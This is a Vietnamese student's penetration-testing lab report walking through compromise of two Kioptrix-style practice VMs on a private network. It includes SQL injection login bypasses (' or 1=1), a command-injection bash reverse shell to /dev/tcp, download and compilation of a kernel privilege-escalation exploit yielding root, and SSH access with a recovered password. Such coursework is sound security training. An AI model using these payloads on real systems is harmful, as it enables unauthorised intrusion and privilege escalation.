

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI THỰC HÀNH
HỌC PHẦN: KIỂM THỬ XÂM NHẬP
MÃ HỌC PHẦN: INT14107**

Các sinh viên thực hiện:

B22DCAT009 Đàm Quốc Anh

Giảng viên hướng dẫn: TS.Đinh Trường Duy

HÀ NỘI 3-2026

MỤC LỤC

DANH MỤC CÁC HÌNH ẢNH	3
CHƯƠNG 1. NỘI DUNG THỰC HÀNH LAB 2	4
1.1 Mục tiêu.....	4
1.2 Chuẩn bị	4
1.3 Thực hiện.....	4
CHƯƠNG 2. NỘI DUNG BÀI THỰC HÀNH LAB 3	9
2.1 Mục tiêu bài lab:	9
2.2 Các lỗ hỏng được tìm thấy:.....	9
2.3 Thực hiện	9

DANH MỤC CÁC HÌNH ẢNH

Hình 1: Danh sách các thiết bị đang hoạt động trong mạng	4
Hình 2: Quét toàn diện một máy chủ mục tiêu bằng công cụ Nmap	5
Hình 3: Tấn công SQL Injection	5
Hình 4: Nhập địa chỉ ip muốn kiểm tra kết nối.....	6
Hình 5: Kết quả trả về của hệ thống sau khi thực hiện lệnh.....	6
Hình 6: Thực hành tấn công Reverse Shell	6
Hình 7: Thực hiện thành công cuộc tấn công Reverse Shell.	6
Hình 8: Thông tin hệ điều hànhThông tin hệ điều hành.....	7
Hình 9: Nội dung file 9545.c.....	7
Hình 10: Tập đã được lưu hoàn chỉnh trên máy nạn nhân	7
Hình 11: Chiếm được quyền kiểm hệ thống	8
Hình 12: Danh sách các thiết bị trong dải mạng LAN	9
Hình 13: Quét dịch vụ của máy mục tiêu.....	10
Hình 14: Thông tin từ hệ thống Samba trên máy mục tiêu	11
Hình 15: Các thư mục và tệp tin ẩn trên một trang web	12
Hình 16: Trang web của John	12
Hình 17: Trang web đăng nhập	13
Hình 18: Thông tin request Burpsuite bắt được	13
Hình 19: Thay password	14
Hình 20: Đăng nhập thành công.....	14
Hình 21: SSH thành công tới máy John.....	14
Hình 22: Thông tin mục tiêu trên hệ thống	15
Hình 23: Truy cập với tư cách là root	16

CHƯƠNG 1. NỘI DUNG THỰC HÀNH LAB 2

1.1 Mục tiêu

Truy cập vào hệ thống với quyền root


1.2 Chuẩn bị

1 máy Kali Linux làm máy tấn công

1 máy mục tiêu

1.3 Thực hiện

- `sudo netdiscover -i eth1`



The screenshot shows the netdiscover tool interface. At the top, it says 'File Actions Edit View Help'. Below that, it displays 'Currently scanning: 192.168.132.0/16' and 'Screen View: Unique Hosts'. A summary line states '3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180'. Below this is a table with the following data:

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:2f	1	60	Unknown vendor
192.168.56.100	08:00:27:ce:18:cb	1	60	PCS Systemtechnik GmbH
192.168.56.111	08:00:27:e7:9a:8b	1	60	PCS Systemtechnik GmbH

Hình 1: Danh sách các thiết bị đang hoạt động trong mạng

- `sudo nmap -p- -A 192.168.56.111`

```

kali@kali:~$ sudo nmap -p- -A 192.168.56.111
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-11 02:44 EDT
Nmap scan report for 192.168.56.111
Host is up (0.0017s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.9p1 (protocol 1.99)
|_ ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_ _sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 2.0.52 ((CentOS))
|_ _http-server-header: Apache/2.0.52 (CentOS)
|_ _http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open  rpcbind      2 (RPC #100000)
443/tcp   open  ssl/https?
|_ _ssl-date: 2026-03-11T10:46:06+00:00; +4h00m01s from scanner time.
|_ _sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_  SSL2_RC4_128_WITH_MD5
631/tcp   open  ipp          CUPS 1.1
|_ _http-methods:
|   Potentially risky methods: PUT
|_ _http-server-header: CUPS/1.1
|_ _http-title: 403 Forbidden
824/tcp   open  status       1 (RPC #100024)
3306/tcp  open  mysql        MySQL (unauthorized)
MAC Address: 08:00:27:C2:60:96 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop


```

Hình 2: Quét toàn diện một máy chủ mục tiêu bằng công cụ Nmap

- Bật Burp Suite Browser to <http://192.168.56.111>
- Web có giao diện như sau


Nhập vào bảng ‘ or 1=1—

1



Hình 3: Tấn công SQL Injection

- Injection thành công vào Gõ 127.0.0.1



Hình 4: Nhập địa chỉ ip muốn kiểm tra kết nối


```
127.0.0.1

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.110 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.385 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.124 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.110/0.206/0.385/0.127 ms, pipe 2
```

Hình 5: Kết quả trả về của hệ thống sau khi thực hiện lệnh

- Mở Terminal gõ: nc -nlvp 1234
- Quay lại giao diện web nhập dòng lệnh
127.0.0.1; bash -i >& /dev/tcp/192.168.56.119/1234 0>&1



Hình 6: Thực hành tấn công Reverse Shell

```
kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.56.157] from (UNKNOWN) [192.168.56.111] 53520
bash: no job control in this shell
bash-3.00$
```

Hình 7: Thực hiện thành công cuộc tấn công Reverse Shell.

- Check đúng ip máy Kali

- Search Google thông tin hệ điều hành

```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
```

Hình 8: Thông tin hệ điều hành

- Click vào View Raw
- Copy toàn bộ nội dung

```
cd /var/www/html
```

```
sudo vi 9545.c
```

paste nội dung vừa copy ở trên xuống đây



```
File Actions Edit View Help
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/sendfile.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>

#if !defined(__always_inline)
#define __always_inline inline __attribute__((always_inline))
#endif

#if defined(__i386__) || defined(__x86_64__)
#if defined(__LP64__)
static __always_inline unsigned long
current_stack_pointer(void)
{
    unsigned long sp;

    asm volatile ("movq %%rsp,%0; " : "=r" (sp));

    return sp;
}
#else
static __always_inline unsigned long
current_stack_pointer(void)
{
    unsigned long sp;

    asm volatile ("movl %%esp,%0" : "=r" (sp));

-- INSERT --
1,2 Top
```

Hình 9: Nội dung file 9545.c

- sudo service apache2 start
- cd /tmp

wget <http://192.168.56.157/9545.c>

```
bash-3.00$ kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.56.157] from (UNKNOWN) [192.168.56.111] 51266
bash: no job control in this shell
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.56.157/9545.c
--07:39:53-- http://192.168.56.157/9545.c
           => `9545.c'
Connecting to 192.168.56.157:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5,767 (5.6K) [text/x-csrc]

0K ..... 100% 203.70 MB/s

07:39:53 (203.70 MB/s) - `9545.c' saved [5767/5767]


bash-3.00$ █
```

Hình 10: Tập đã được lưu hoàn chỉnh trên máy nạn nhân

- Gõ lệnh:

```
gcc 9545.c -o 9545
```

```
chmod +x 9545 ./9545
```

A terminal window with a dark background. The text is as follows:

```
bash-3.00$ gcc 9545.c -o 9545
bash-3.00$ chmod +x 9545
bash-3.00$ ./9545
sh: no job control in this shell
sh-3.00# pwd
/tmp
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
```

Hình 11: Chiếm được quyền kiểm hệ thống

CHƯƠNG 2. NỘI DUNG BÀI THỰC HÀNH LAB 3

2.1 Mục tiêu bài lab:

Chiếm được quyền root thông qua khai thác lỗ hổng bảo mật

2.2 Các lỗ hổng được tìm thấy:

- + Khai thác lỗ hổng SQL
- + Leo thang đặc quyền
- + Command injection trong Mysql


2.3 Thực hiện

Bước 1. Kiểm tra ip máy Kali Linux: ip a

Bước 2. Dùng netdiscover quét các thiết bị trong dải mạng LAN:

```
sudo netdiscover -i eth0
```

□ Quét được máy mục tiêu là 192.168.56.103



```
File  Actions  Edit  View  Help
Currently scanning: 192.168.91.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.56.1  0a:00:27:00:00:12    1     60  Unknown vendor
192.168.56.100 08:00:27:be:91:12    1     60  PCS Systemtechnik GmbH
192.168.56.101 08:00:27:41:ec:b4    1     60  PCS Systemtechnik GmbH

kali@kali:~$ sudo nmap -p- -A 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-11 04:25 EDT
█
```

Hình 12: Danh sách các thiết bị trong dải mạng LAN

Bước 3. Dùng nmap với chế độ nâng cao để quét các cổng mở, dịch vụ

```
Sudo nmap -p- -A 192.168.56.101
```

□ Hệ điều hành của máy mục tiêu là Unix có cài đặt Samba

```

kali@kali:~$ sudo nmap -p- -A 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-11 04:25 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0023s latency).
Not shown: 39528 closed ports, 26003 filtered ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|   2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 08:00:27:41:EC:B4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h59m59s, deviation: 2h49m41s, median: 0s
|_ nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|   System time: 2026-03-11T04:26:00-04:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1   2.33 ms  192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.79 seconds
kali@kali:~$

```

Hình 13: Quét dịch vụ của máy mục tiêu

Bước 4. Dùng enum4linux để liệt kê thông tin từ hệ thống Samba

sudo enum4linux 192.168.56.101

```
kali@kali:~$ sudo enum4linux 192.168.56.101
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Mar 11 04:26:37 2026

=====
| Target Information |
=====
Target ..... 192.168.56.101
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.56.101 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 192.168.56.101 |
=====
Looking up status of 192.168.56.101
KIOPTRIX4 <00> - B <ACTIVE> Workstation Service
KIOPTRIX4 <03> - B <ACTIVE> Messenger Service
KIOPTRIX4 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name

MAC Address = 00-00-00-00-00-00

=====
| Session Check on 192.168.56.101 |
=====
[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
kali@kali:~$
```

Hình 14: Thông tin từ hệ thống Samba trên máy mục tiêu

Bước 5. Dùng dirb để quét các thư mục và tệp tin ẩn trên một trang web

sudo dirb <http://192.168.56.101>

□ John có vẻ như là một user và <http://192.168.56.103/john> là đường dẫn tới thư mục của user John

```
[*] Server doesn't allow session using username , password
kali@kali:~$ sudo dirb http://192.168.56.101

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Mar 11 04:27:01 2026
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.101/ ----
+ http://192.168.56.101/cgi-bin/ (CODE:403|SIZE:329)
=> DIRECTORY: http://192.168.56.101/images/
+ http://192.168.56.101/index (CODE:200|SIZE:1255)
+ http://192.168.56.101/index.php (CODE:200|SIZE:1255)
=> DIRECTORY: http://192.168.56.101/john/
+ http://192.168.56.101/logout (CODE:302|SIZE:0)
+ http://192.168.56.101/member (CODE:302|SIZE:220)
+ http://192.168.56.101/server-status (CODE:403|SIZE:334)


---- Entering directory: http://192.168.56.101/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.101/john/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----

END_TIME: Wed Mar 11 04:27:06 2026
DOWNLOADED: 4612 - FOUND: 6
kali@kali:~$
```

Hình 15: Các thư mục và tệp tin ẩn trên một trang web



Hình 16: Trang web của John

Bước 6. Truy cập website theo link trên Click vào john thì lại ra một trang đăng nhập Thử đăng nhập bằng username john pass admin

Member Login

Username :


Password :



LigGoat secure Login Copyright (c) 2013

Hình 17: Trang web đăng nhập

Bước 7. Mở Burpsuite để bắt request và chỉnh sửa yêu cầu http. Chuột phải chọn sent to repeater để khám phá thêm




Hình 18: Thông tin request Burpsuite bắt được


Bước 8. Thử thay đổi password thành dấu ‘ để kiểm tra xem máy chủ có bị vuln sql không

Máy chủ trả về một lỗi tham số không hợp lệ, ở đây ta biết được máy chủ đang dùng mysql, điều này cho thấy máy chủ đã không xử lý đầu vào đúng cách gây ra lỗi hỏng sql injection mà attacker có thể khai thác

Thử thay password thành ' or 1=1 # (# là dấu comment trong Mysql, tương tự như - ở Sql server)



Hình 19: Thay password




Hình 20: Đăng nhập thành công

Đã đăng nhập được vào tài khoản john

Bước 9. Sau khi đã có được pass của john và kết hợp với nmap ta đã biết được ssh đang mở trên cổng 22

☐ Truy cập vào ssh với tên user là john và pass là MyNameIsJohn



Hình 21: SSH thành công tới máy John

Bước 10. Kiểm tra xem Shell chúng ta đang dùng là gì

```
echo $SHELL
```

